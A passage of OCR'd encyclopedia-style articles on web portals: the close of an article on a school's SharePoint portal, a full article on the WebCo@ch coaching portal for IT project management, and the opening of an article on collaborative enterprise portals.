
Team sites were also developed to enable collaboration. The ability to check documents in and out and to use the versioning feature of the portal also helped with document management and team planning. The innovative teachers began exploring further and found different ways to use the portal. One teacher used the portal to upload her class material when home sick rather than drive to the school to drop off class work and later in the day collect the student's assignments from home as they were submitted to the portal in class. The ICT technical support team developed their own portal site to keep detailed records of their job lists, service calls, and progress. This improved productivity and also enable the team to provide instant feedback to end users on job progress.

The success of the portal is due to a range of reasons; however one of the key factors was the ICT team working with college staff to ensure the college had ownership of the portal and its design. This ensured that the design and its use was curriculum-driven rather than technology-driven. Another advantage of selecting Microsoft Share Point Portal was that the college's ICT team could develop and design the portal themselves. This provided a cheaper solution and meant that the team could customize the design and requirements to meet the needs of the college. Another major advantage was how Microsoft Share Point Portal linked directly with the college's existing network. Microsoft 2003 Server provides single user log in for the network and the portal and manages the portal security rights.

FUTURE DIRECTIONS

To further enhance our teaching, learning, and curriculum delivery we have recently added Microsoft Class Server software to our portal. Class Server software integrates with the portal and provides a fully customized learning environment. It enables classes, groups, or individual students to have class work customized and delivered at preset or current

Figure 1. The Lowanna College portal



dates. The program also allows for fully automated marking for work sheets, quizzes and multiple choice tests. Feedback and results is instant, for student and their teacher.

It also has automated reporting and can be matched to the curriculum standards in any country.

Our next steps are to integrate staff calendars into the portal using Microsoft Exchange Server, which will enable team calendars and meeting calendars to be readily accessible at anytime. Individual timetables will also be added for students and staff. We also have plans to link Microsoft Live Communications Server to our portal to enable real time collaboration and staff messaging across our network.

CONCLUSION

The key features and success of our portal are:

- College-wide ownership of the portal
- 24 hour, seven day a week access for students and staff
- Easy to use interface
- Fully customized and developed in house
- Lots of advanced features to enhance teaching and learning

REFERENCES

Intranet Journal. (2006). Introduction to Microsoft Sharepoint Portal Technology. *EarthWeb*. http://www.intranetjournal.com/sharepoint/

Microsoft Online. (2005). Portals, Primary and Secondary Education. http://www.microsoft.com/Education/SchoolPortals.mspx

Lowanna College. (2006). *Lowanna College Portal.* http://www.lowanna.vic.edu.au/

Microsoft. (2001). Introducing Microsoft SharePoint Portal Server 2001 - White Paper. Web. Retrieved February, 2002, from http://www.microsoft.com/sharepoint/portalserver.asp

Microsoft Office Online. (2006). *Microsoft Share Point Portals Server.* http://office.microsoft.com/en-au/FX010909721033.aspx

KEY TERMS

Document Management System: A software function to store and catalogue electronic documents.

Intranet: An internal e-learning and document storage platform.

Extranet: An e-learning and document storage platform that can be access from internal and externally.

Flash Tutorials: Animated tutorials created using Macromedia Flash.

Graded Work: Completed assignments that were provided as examples with grades attached.

ICT Team: Computer manager and computer technicians.

Microsoft 2003 Server: Network management software developed by Microsoft.

Microsoft Share Point Portal: A portal developed by Microsoft to integrate with Windows “Active Directory.” Used here as an e-learning portal.

Microsoft Class Server: A customized online training product that enables users to create, deliver, and grade personalized learning tasks.

A Coaching Portal for IT Project Management

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INTRODUCTION

Current investigations of numerous institutions (Genus & Dalcher, 2003; RAE, 2004; Sauer & Cuthbertson, 2003; The Standish Group, 2003) demonstrate that about 75% of all IT projects fail. The reason for such a high rate of IT project failures is mostly a lack of professionalism and competence in IT project management (RAE, 2004). IT companies often do not have enough resources for filling in the competence gap, especially under conditions of time pressure in IT projects. Project coaching is a possibility for acquiring the required competencies (Rauen, 2002b). A search for suitable project coaches is often a challenging and time-consuming task, and usually limited to the local area. Even if an appropriate coach is found, their availability is still uncertain. Furthermore, professional project coaching is associated with high costs. This article proposes that Internet technologies can help to overcome these difficulties, considering that Web-based project coaching can reduce the time of problem solution, and due to its virtual character, can be offered without geographical limitations. This article focuses on the concept of Web-based project coaching and its practical experiences, and points out the benefits of using portal technology for its implementation.

BACKGROUND


Based on the work of Rauen (2002b), we define project coaching as a professional, individual support and consulting of project teams in order to improve their project management. Under Web-based project coaching, we understand this as a project coaching supported by the Internet technology. Alternatively, to the term Web-based project coaching, we propose to use the term "project Web coaching" or just "Web coaching." The intention of the Web coaching concept is not to transfer an entire coaching process into a virtual environment. The Internet technology should be used for supporting the coaching process where it is reasonable and applicable. In most cases, a coaching success depends on the competence and professionalism of the particular coach, as stated before.

Web coaching opens new potentials in providing coaching services. The most significant benefit is overcoming geographical limitations. A coach and coachee (the coached person) are no longer required to meet face-to-face, but rather, in a virtual location, a so-called virtual office or room, which contains all the necessary tools and materials for providing coaching services. Consequently, a number of face-to-face coaching meetings can be reduced for some activities, saving time and expenses. Further benefits of Web coaching include enabling ad-hoc coaching requests and more efficient coach search. Coaches may use the Web coaching as an additional channel for providing their coaching services. Furthermore, Internet technology can contribute to a formation of a network of coaches and coachees to share knowledge and experience in IT project management.

Figure 1 illustrates the concept of Web coaching and so called WebCoaching model (Taranovych, Rudolph, Förster, & Krcmar, 2004). It demonstrates an interrelation between the coaching and project management processes as well as their actors and necessary materials.

A starting point for a coaching event is an existing coaching proposition and a coaching demand. Additional conditions are a voluntary request of a coachee to be helped by a coach, ensuring discretion in the coaching process, acceptance and trust to each other. The illustrated project management process (Greunke, 1999) symbolises IT projects. The surrounding Web coaching process (according to Rauen, 2002a) has a task to provide a coaching support for these projects. Depending on the project situation, a coach can be involved either in the concrete phase or in the entire project. After a perception of the coaching demand and a first acquaintance conversation, the coach and coachee clarify an initial situation and outline a project structure. For this purpose they use the necessary project documents and data in order to thoroughly analyse the situation and identify the problems. Based on these results, the coach and coachee elaborate coaching goals and define necessary coaching interventions. The coach uses various coaching techniques, methods and

Figure 1. WebCoaching model (own illustration)



tools to support this process. A very important aspect is an evaluation of the coaching effectiveness. The Web coaching process is considered as successfully terminated when the coaching goals are achieved.

WEBCO@CH PORTAL: A COACHING PORTAL FOR IT PROJECT MANAGEMENT

The project coaching portal (WebCo@ch portal)[1] is an instrument for providing Web based coaching services. The WebCo@ch portal provides a coach-matching mechanism for searching and selecting appropriate coaches, as well as a coaching collaborative environment in order to enable distributed communication, collaboration and coordination between coaches and coachees. The coaching services are initially limited to five project management domains according to the identified problem areas (Rudolph et al., 2004). The coaching process is additionally supported by a number of reference documents, coaching guidelines and project diagnosis tools. Figure 2 illustrates the concept of the WebCo@ch portal.

Figure 3 provides an overview of the tools of the WebCo@ch portal and their application in the coaching process. Due to the fact that communication has a central position in the entire interactive coaching process, communication tools of the WebCo@ch portal play a particularly important role. The use of collaborative tools for shared work on coaching materials (documents, plans, etc.) reasonably starts with the phase "clarifying initial situation" until the "termination" of the coaching process. Coordination tools support planning and coordination of coaching activities and tasks basically in the phases 3-5. The use of project analysis tools is expedient, especially at the beginning of the coaching process in order to analyse an initial project situation and to identify possible improvement potentials. Furthermore, they can be applied for evaluation of the coaching effectiveness. Initially, coach-matching tools can be used for a coach search, as well as a coach rating at the end of the coaching process. Reference documents and coaching guidelines to project management topics can be used as a support material in the phases 3-6.

The working environment of the WebCo@ch portal is structured into virtual rooms (Henderson & Card, 1986). Every room contains various tools for communication, coordination, collaboration, matching and other activities. The access to rooms as well as a number of tools depends on the room context (Schwabe, Hertweck, & Krcmar, 1997). Virtual rooms can be used for coaching sessions, collaborative project work, knowledge and experience sharing, individual purposes, and so forth. The room concept of the WebCo@ch portal has three room types with different privacy levels (Figure 4).

1. **Personal Rooms:** Every user of the WebCo@ch portal has his/her personal room "myWebCo@ch" by default. The permission to use this room is granted to only

Figure 2. The concept of the WebCo@ch portal (own illustration)




Figure 3. Tools of the WebCo@ch portal (own illustration)

Tools	Percep-tion	Acquain-tance	Clarifying Situation	Goal definition	Coaching In-terventions	Evalua-tion	Termi-nation
Communication Tools Audio-Chat, Chat, Talkline, Discussion forum, Weblog	(x)	x	x	x	x	x	x
Collaboration Tools Desktop Sharing, Brainstorming, Document library, Wiki, Polls			x	x	x	x	(x)
Coordination Tools Project Planning, Group calendar, Tasks			x	x	x		
Project Analysis Tools X-Diagnoser, X-Checker, LifeCoreCard	x		x		(x)	x	
Coach Matching Tools Coach Database, Coach Rating, Coach Profile, Coaching Request		x					x
Reference documents and Coaching Guidelines			x	x	x	x	

this user. The room can be individually configured. All tools listed above are available here.

2. **Private (Project) Rooms:** Private or project rooms can be individually created and configured by every user for coaching processes and collaborative project work. The communication, coordination and collaboration between coach and coachee take place only within this particular room. The creator of the room grants permissions to the respective users.

3. **Public Rooms:** Public rooms enable the experience and knowledge exchange between portal users. The room "MeetingPoint" is accessible to all users of the WebCo@ch portal. The room "BusinessClub" is accessible only for coachees and "CoachClub" only

Figure 4. The room concept of the WebCo@ch portal (own illustration)




Figure 5. Screenshot of the WebCo@ch portal with an exemplary project room (own illustration)

for coaches. Public rooms can be created only by the portal administrators.

The WebCo@ch portal offers 40 tools for supporting communication, collaboration, cooperation between coaches and coachees as well as matching of them. Figure 5 illustrates a screenshot of the WebCo@ch portal with the standard rooms "MyWebCo@ch," "MettingPoint," "Business-/CoachClub," and with an opened example project room "MyProjectRoom," The illustrated project room contains four of 16 available Tools: WebConferencing (including audio chat, chat, desktop sharing), Awareness, Discussion Board and Document Library. The WebCo@ch portal can be visited at http://www.Webcoach-plattform.de.

BENEFITS OF USING PORTAL TECHNOLOGY FOR WEB COACHING

The aim of the WebCo@ch portal creation was not an absolutely new development, but an extension of an existing system to coaching capabilities. This system should cover the main WebCo@ch requirements, provide at least basic tools for supporting distributed communication, coordination and collaboration as well as be an open platform for further development, modification and optimisation. For these purposes, 29 CSCW tools were analysed in order to choose a base platform for realising the WebCo@ch concept (Rudolph et al., 2005). The system, which met the most of the requirements, was Liferay Enterprise Portal (LEP, 2005), an open source J2EE JSR-168 compliant portal with an open and standard architecture.


Having analysed the Liferay Portal in detail, we came to the conclusion that a portal technology offers an excellent technical basis to meet the requirements for realising the WebCo@ch portal. Other articles will present conceptual, technical and developmental benefits of using the portal technology for implementing the WebCo@ch portal.

Conceptual and Technical Benefits

Probably the highest challenge in realising the WebCo@ch portal was an implementation of the room concept. It enables portal users to create virtual rooms for communication, coordination and collaboration in coaching processes and project work. The rooms encapsulate appropriate tools. The number and the arrangement of tools in rooms should be configurable depending on the coaching or project context. The access to the rooms and respectively to the tools and their content (documents, discussions, messages, etc.) should be regulated by the room creators.

Due to its sophisticated layout management and security model (Abdelnur & Hepper, 2003), the portal technology has perfectly mastered this task. The portal layout consists of a number of portal pages (rooms), which contain portlets (tools). A possible layout of a portal page is depicted at Figure 6. The portal page layout (number and arrangement of portlets) can be easily modified and optimised by users. The users' access to the portal pages is regulated by their affiliation to a group of the security model. In other words, a portal page is a representation of a user group. The portlet content within a portal page depends on the group as well (e.g., a document library portlet displays only documents which belong to the specific group). Consequently the same portlet can be used in various portal pages. The security model guarantees that the portlets' content stays unique within a portal page and is not accessible for users of other portal pages (rooms). It enables a development of groupware tools for user interactions.

Figure 6. Elements of the portal page (Abdelnur & Hepper, 2003)



Besides group rooms, the WebCo@ch concept provides personal rooms for individual use. Every user has his/her personal room (myWebCo@ch), which can be configured in accordance with the user's individual preferences. The portal technology meets these requirements with its personalisation concept (Linwood & Minter, 2004).

An important feature of the WebCo@ch portal is a possibility to search for information within rooms and tools. The portal technology handles this task as good as others described above. The search is performed not only on the database, but also on the document level.

In case the WebCo@ch portal should be used not as an internet solution, but within a large concern as an online service of a project management office (PMO) (Project Management Institute, 2004), an important task is an integration of the portal in an existing enterprise information infrastructure. Users wish to operate all enterprise information systems whether an ERP or a coaching by using the same authorisation data. The portal technology provides a single sign-on interface for a number of authentication and authorisation services (Linwood & Minter, 2004).

An internationalisation concept within the portal technology should be mentioned as well. It allows a development of multilingual portlets at early stages.

Developmental Benefits

Another significant challenge in the creation of the WebCo@ch portal was a design and implementation of 17 additional tools for supporting the coaching process during six months. Considering the volume of work, this task could be fulfilled only under condition of an ad-hoc involvement of additional resources, a modularisation of functionalities, an accurate specification of tools and a proper organisation of the development process. Implementation results had to be integrated into the portal with minimal efforts.

The portal technology has offered an excellent solution in this case as well. Due to the portlet concept and JSR 168 standard (Abdelnur & Hepper, 2003), the development and testing of tools could be performed absolutely modular and distributed. Every developer could easily reconstruct exactly the same development and test environment as the live system. This allows minimising possible conflicts during a migration and integration of the portlets. The distributed development and the following integration of tools into the live system run absolutely properly.

Due to the interoperability of portlets, the functionality can be easily extended with standard components according to the JSR 168 standard or with own implementations. There is a number of standard JSR 168 compliant portlets which are oriented towards providing all kinds of information (e.g., news, weather, etc.) and supporting collaborative work (document library, discussion boards, group calendar, etc.).

Another positive aspect for developers is openness of the portal technology to the application aggregation. For example, two external applications were aggregated into the WebCo@ch portal: IBM Sametime[2] that enables Web conferencing and desktop sharing as well as the GroupVision[3], a tool for supporting distributed brainstorming sessions. The aggregations of these solutions into the live system run properly.

Due to modular construction of the portal and module independence on the portal framework, the release management of the framework itself can be performed much easier.

EXPERIENCES WITH THE WEBCO@CH PORTAL

In order to prove the Web coaching concept, the WebCo@ch portal was applied to three real IT projects (pilot projects) carried out by three different small IT companies. Project managers of these IT projects were coached by four professional coaches specialised in the project planning and controlling, customer and team relations. Coaching sessions took place online by means of the WebCo@ch portal in the period of April 2005-November 2005 (Rudolph et al., 2005).

The article presents the first evaluation results that are based on semistructured interviews with the coaches and coachees involved in the pilot projects. The goal of the interviews was to investigate the applicability of the WebCo@ch portal and its tools to support an interaction process between coaching actors.

The respondents are of the opinion that the tools of the WebCo@ch portal are applicable for supporting the project coaching process. A wide choice of communication, coordination, collaboration and other tools was evaluated by the respondents as sufficient or even too wide. The room concept of the WebCo@ch portal was identified as one of the most promising benefits of the system. The acceptance of the tools and their application for Web coaching processes depends on the possibility to integrate them into the daily work of the respondents.

Analysing the respondents' statements, we discovered some interesting implications on the interaction process between a coach and a coachee. A coach usually plays an instructing role towards the way of communicating, coordinating and collaborating in the coaching process. The coach also chooses the necessary tools to be used in the coaching process. A coachee usually accepts the working style of the coach and follows his suggestions without any questions. This fact can lead to problems if the coach is not familiar with the portal tools and not able to structure the coaching process. It is a duty of the coach to have an appropriate competence of using the portal tools and to be able to instruct inexperienced coachees.

The use of the WebCo@ch portal contributes to better structuring and documenting of the coaching process. A permanent documentation, written communication and coordination, storing any kind of information on the WebCo@ch portal stimulates a creation of the same information and documentation levels either for coaches or for coachees and structures the coaching process. Due to the high documentation level, the communication, coordination and collaboration in the coaching process become more comprehensible. This fact can be also seen as a benefit for persons who should be additionally involved in the coaching process.

Face-to-face meetings are still very important even in the Web coaching process. According to the respondents' opinion, the coaching process should always starte with a face-to-face meeting in order to establish raport between a coach and coachee. For the further coaching sessions face-to-face meetings are not longer needed and can be substituted by online meetings on the WebCo@ch portal.

FUTURE TRENDS

The next stage of the WebCo@ch portal development consists in further investigation of the Web coaching implications on the project management. For this reason we are planning to conduct a number of further pilot projects in order to gain more Web coaching experiences, including experiences in other context. One of the possible options is using the WebCo@ch portal as an additional instrument for the project management office within a large enterprise in order to improve coaching of shared international project teams. Furthermore the WebCo@ch portal can be used as an additional service within professional or nongovernmental organisations for coaching/supervising of existing (international) initiative groups.

An important success factor of the Web coaching idea consists in providing a certainty of the coaching services quality and the appropriate coaches' qualification. It can be achieved by introducing a certification procedure for "Web coaches" of the WebCo@ch portal. Obtaining such a certificate can be established as a condition for providing coaching services via the WebCo@ch portal and as a guarantee for the high coach qualification.

CONCLUSION

The presented Web coaching concept opens new potentials in providing coaching services for IT project management. Using the WebCo@ch portal coaches can offer their services independent of their location and time. Coaching interactions take place not face-to-face anymore, but in a virtual environment, which provides all necessary tools and documents. Coaching requests can be handled much faster and coachees reach more transparency in choosing coaching services.

"Web based coaching is really working" is an encouraging statement made by one of the coachees during the interview. A primary sceptical opinion of the pilot participants about Web coaching potentials changed to optimistic and positive. The pilot participants evaluated the support level of the coaching process by the WebCo@ch portal as "good" and "excellent."

The portal technology plays an essential role in implementing the Web coaching concept. It provides a solid and open framework for implementing the room concept and developing interactive composite applications.

REFERENCES

Abdelnur, A., & Hepper, S. (2003). Java portlet specification (No. 1). Sun Microsystems, Inc.

Coach Federation (2005). *International Coach Federation.* Retrieved January 11, 2007, from http://www.coachfederation.org

Genus, A., & Dalcher, D. (2003). Introduction: Avoiding IS/IT implementation failure. *Technology Analysis and Strategic Management, 15*, 403-407.

Greunke, U. (1999). Erfolgreiches Projektmanagement für Neue Medien: Deutscher Fachverlag.

Henderson, D., & Card, S. (1986). Rooms: The use of multiple virtual workspaces to reduce space concentration in a window-based graphical user interface. *ACM Transactions on Graphics*, *5*(3), 211-243.

LEP. (2005). *Liferay Enterprise Portal.* Retrieved January 11, 2007, from http://www.liferay.com

Linwood, J., & Minter, D. (2004). *Building Portals with the Java Portlet API.* New York: Apress.

Project Management Institute. (2004). *A guide to the project management body of knowledge (PMBOK guide)* (3rd ed.). Newtown Square, PA: Author

RAE. (2004). *The challenges of complex IT projects.* London: The Royal Academy of Engineering and The British Computer Society.

Rauen, C. (2002a). Der Ablauf eines Coaching-Prozesses. In *Handbuch Coaching* (C. 2, überb. und erw. Aufl. ed., pp. 233-249). Göttingen: Hogrefe-Verlag.

Rauen, C. (2002b). Varianten des Coachings im Personalentwicklungsbereich. In *Handbuch Coaching* (C. 2, überb. und erw. Aufl. ed., pp. 67-94). Göttingen: Hogrefe-Verlag.

Rudolph, S., & Krcmar, H. (2004). *Stand digitaler Produktionen* (No. Arbeitspapier Nr. 3). München: Lehrstuhl für Wirtschaftsinformatik, TU München.

Rudolph, S., Taranovych, Y., & Krcmar, H. (2005). Coaching über das internet—Bedarfsgerechte Entwicklung und Evaluation der Webbasierten Projekt-Coaching-Plattform WebCo@ch. In K. Meißner & M. Engelien (Eds.), *Virtuelle Organisationen und Neue Medien 2005* (pp. 91-103). Dresden: Technische Universität Dresden.

Rudolph, S., Taranovych, Y., Pracht, B., Förster, C., Walter, S., & Krcmar, H. (2004). *Erfolgskriterien im Projektmanagement digitaler Produktionen* (No. Projektveröffentlichung Nr. 7). München: Lehrstuhl für Wirtschaftsinformatik, TU München.

Sauer, C., & Cuthbertson, C. (2003). *The state of IT project management in the UK 2002-2003.* Oxford: Templeton College, University of Oxford.

Schwabe, G., Hertweck, D., & Krcmar, H. (1997). Partizipation und Kontext bei der Erstellung einer Telekooperationsumgebung. In M. Jarke, K. Pasedach & K. Pohl (Eds.), *Informatik 97—Informatik als Innovationsmotor* (pp. 370-379): Springer.

Taranovych, Y., Rudolph, S., Förster, C., & Krcmar, H. (2004). Webbasiertes Projekt-Coaching—Ein Ansatz zur Unterstützung wissenintensiver Coaching-Dienstleistungen im Umfeld digitaler Produktionen. In M. Engelien & K. Meißner (Eds.), *GeNeMe 2004* (Vol. Band 16, pp. 237-248). Dresden.

The Standish Group (2003). *Latest Standish Group CHAOS report shows project success rates have improved by 50%.* West Yarmouth: Standish Group.

KEY TERMS

Coaching: "An ongoing partnership that helps clients produce fulfilling results in their personal and professional lives. Through the process of coaching, clients deepen their learning, improve their performance and enhance their quality of life" (Coach Federation, 2005).

Digital Production: A development of multimedia content and application-oriented enterprise software (Rudolph & Krcmar, 2004).

Project Coaching: A professional and individual support and consulting of project teams in order to improve their project management (according to Rauen, 2002b).

Project Management: "The application of knowledge, skills, tools and techniques to project activities to meet project requirements" (Project Management Institute, 2004).

Project Management Office (PMO): "An organizational unit to centralize and coordinate the management of projects under its domain" (Project Management Institute, 2004).

Virtual Room: The virtual space into which participants at a distance are brought (according to Henderson & Card, 1986).

Web Based Project Coaching (WebCoaching): A project coaching supported by the Internet technology (Taranovych et al., 2004).

ENDNOTES

1 The WebCo@ch portal was designed and implemented within the research project WebCo@ch (Code: FKZ 01HW0205) sponsored by the Federal Ministry of Education and Research/Germany. The project is carried out by the Chair for Information Systems at the Technical University of Munich. The project goal is to develop and implement Web based coaching services in the project management of digital production. We relate the term digital production with the development of multi media content and application-oriented enterprise software. More information on the research project can be found at: http://www.project-Webcoach.de.

2 http://www.lotus.com/sametime

3 http://www.groupvision.de

Collaborative Enterprise Portals

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INTRODUCTION

The strategic goal of an enterprise portal is to provide a simple-to-use view into content, applications and collaboration tools for all who interact with an enterprise: its employees, customers, suppliers, and business partners.

While there are multitudes of enterprise portal deployments, each can be assigned to one of the three distinct groups. These groups, in an increasing order of complexity, are classified as fundamental, integrated, and collaborative (BEA, 2005; Bisconti, 2004; Bristow, Dickinson, Duke, Henry, & Makey, 2001; IBM, 2005; Moore, 2002; Strauss, 1999; Terra & Gordon, 2002).

The fundamental portal offers a framework where users are provided easy access, from a single entry point, into a few departmental silo applications or disparate Web sites. Such a portal provides a means to connect enterprise's legacy applications and very little functionality and. It may offer the enterprise some benefit, nonetheless, it falls short of the overall strategic goal of a portal, and does not offer any type of enterprise process integration. Fundamentally, a portal typically functions as a list of links and embodies the most elementary step in portal evolution.

The integrated portal integrates the applications and the delivery of customized, role-based content (that is, content specific to the role in the enterprise played by the employee, customer, supplier, and business partner), while providing access to the necessary information across the enterprise. Such a portal is typically seamless to its user, imparting a consistent look and feel across different applications and a single sign-on. Integrated portal, however, still does not offer the ability to create the collaborative workplace that fully integrates work of people, applications, processes, and the content specific to the enterprise. This need for the ability to fully integrate people, processes, content, and applications forced many enterprises to rethink their enterprise portal deployment (Cherbakov, Galambos, Harishankar, Kalyana, & Rackham, 2005; IDC Executive Brief, 2005; Kano, Koide, Liu, & Ramachandran, 2005; Millen, Fontane, & Muller, 2002; Yong, Chaudhury, & Rao, 2002). Many began to rebuild their portal's functionality to construct what is currently known as the collaborative portal.

The collaborative portal integrates users, applications, content, and collaborative tools and thus allows for the creation of a collaborative workplace that takes advantage of all the available information and communication technologies. Collaboration services such as presence awareness, instant messaging, Web conferencing, and third-party applications, in the context of business processes (Havenstein, 2005; IBM, 2003; Thomas, Redmond, Yoon, & Singh, 2005), are integrated into the portal.

Enterprise portal use, and with it the portal market, is evolving. In many enterprises a portal is becoming the main driver of applications integration. Enterprises of all types and sizes are planning on using portals as a collaboration center to improve access to information, boost productivity, control costs and, bring together geographically dispersed work teams that work in both, asynchronous and synchronous modes (BEA, 2005; IBM 2005).

An example of a collaborative portal currently in use in the public domain (see Figure 1) is the Southern California Earthquake Center's (SCEC) Community Modelling Environment that can be found at http://epicenter.usc.edu/cmeportal/. Note the presence of a variety of services in the CME work areas that include community models, grid computing, Web services, and data visualization, between many others.

The objective of this portal is to develop geophysics and IT collaboratory that will perform seismic hazard analysis and geophysical modelling. Currently, the informational portion of the portal is completed, where the information and tools for collaborators and the public are provided. A computational testbed is under development. When available, the computational testbed will make it possible to assemble and run seismological and geophysical simulations.

Automating and Reinventing Business Processes

For the business enterprises, collaborative portals represent a very big step toward automating business processes for the enterprise, and perhaps, most importantly, help to reinvent these processes for the extended enterprise. By the extended enterprise we understand the enterprise that includes enterprise employees (on all levels), enterprise customers, suppliers, and business partners.

Such portal solution must allow an enterprise to look at itself as a collection of business processes (financial management, product development, human resources management, and so on) rather than functional departments (marketing, manufacturing, human resources) or simplified user segments such as business-to-employee, business-to-customer,

Figure 1. Screenshot of the SCEC Community Modelling Environment portal

